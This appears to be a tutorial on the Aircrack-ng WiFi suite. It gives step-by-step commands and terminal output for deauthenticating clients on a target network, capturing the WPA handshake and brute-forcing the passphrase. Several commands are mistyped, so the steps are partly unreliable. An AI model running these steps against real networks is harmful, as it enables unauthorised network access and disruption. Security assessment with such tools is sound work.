Aircrack-ng

Aircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)
- Airbase-ng -- Multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself.
- Aircrack-ng -- 802.11 WEP and WPA/WPA2-PSK key cracking program.
- Airdecap-ng -- Decrypt WEP/WPA/WPA2 capture files.
- Airdecloak-ng -- Remove WEP CloakingTM from a packet capture file.
- Airdrop-ng -- A rule based wireless deauthication tool.
- Aireplay-ng -- Inject and replay wireless frames.
- Airgraph-ng -- Graph wireless networks.
- Airmon-ng -- Enable and disable monitor mode on wireless interfaces.
- Airodump-ng -- Capture raw 802.11 frames.
- Airolib-ng -- Precompute WPA/WPA2 passphrases in a database to use it later with aircrack-ng.
- Airserv-ng -- Wireless card TCP/IP server which allows multiple application to use a wireless card.
- Airtun-ng -- Virtual tunnel interface creator.
- Packetforge-ng -- Create various type of encrypted packets that can be used for injection.

Sup	ported	OS:

Linux

Windows

How to download aircrack-ng?

In windows you search for www.aircrack-ng.org In Linux user can perform on Kali Linux it is inbuilt.

If user face any problem in Linux using aircrack-ng then user can use git repository

git clone https://github.com/aircrack-ng/aircrack-ng.git

Step 1:

Command – airmon-ng

It helps the users to view there wireless interface's names and their status.

Step 2:


Command – airmong-ng start wlan0

Here, it starts the "Monitor Mode" on the wlan0 and renames it as wlan0mon.

Step 3:

Command- airodump-ng wlan0mon

It starts scanning the network using wlan0mon.



Step 4:

Command - airodump-ng - c < c > --bssid < BSSID > < interface >

Here, -c mean the channel number of the bssid you want to exploit.

-bssid is your target's bssid.

What it does is, it starts scanning the bssid's traffic.

Step 5:

Command- aireplay-ng --death 0 -bssid <bssid><interface>

This commands deauths your target and creates a 3way handshake.

```
root@localhost: ~
File Edit View Search Terminal Help
      16:28:20 Waiting for beacon frame (BSSID: 54:
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:28:20  Sending DeAuth to broadcast -- BSSID: [54:
16:28:20 Sending DeAuth to broadcast -- BSSID:
16:28:21 Sending DeAuth to broadcast -- BSSID:
16:28:21 Sending DeAuth to broadcast -- BSSID:
16:28:21
         Sending DeAuth to broadcast -- BSSID:
          Sending DeAuth to broadcast -- BSSID:
16:28:22
16:28:22 Sending DeAuth to broadcast -- BSSID:
16:28:23 Sending DeAuth to broadcast -- BSSID: [54:
   28:23
         Sending DeAuth to broadcast -- BSSID:
          Sending DeAuth to broadcast -- BSSID:
```

Step 6:

Command- *aircrack-ng* < .cap> -w < wordlist>
It brute forces your target using the .cap file and gives out the password.

```
File Edit View Search Terminal Help

Aircrack-ng 1.2 rc2

[99:91:43] 169128 keys tested (1631.61 k/s)

KEY FOUND! [ haibroo! ]

Master Key : 13 A4 A4 7C 63 4B 69 F9 39 F4 AA D1 D9 EC 63 E2
13 27 4D 49 15 EA 5F E2 0A 8E 86 9A AD E9 26 69

Transient Key : 41 519 65 35 8B 00 F5 8E 22 62 46 64 AD 49 9D 88

Transient Key : 41 519 60 F8 87 AB 71 85 62 8F 42 8F 66 AC
07 FA A6 FF FB F3 C2 08 F8 AE 5F 3D 8D 45 00 1F
DI FF 27 AD 2A 18 E3 02 88 4E AB ED 71 AF A9 53

EAPOL HMAC : CB 90 9A AD E2 2B 1A A3 AA 8F 81 8D A9 CD 8E 53
```

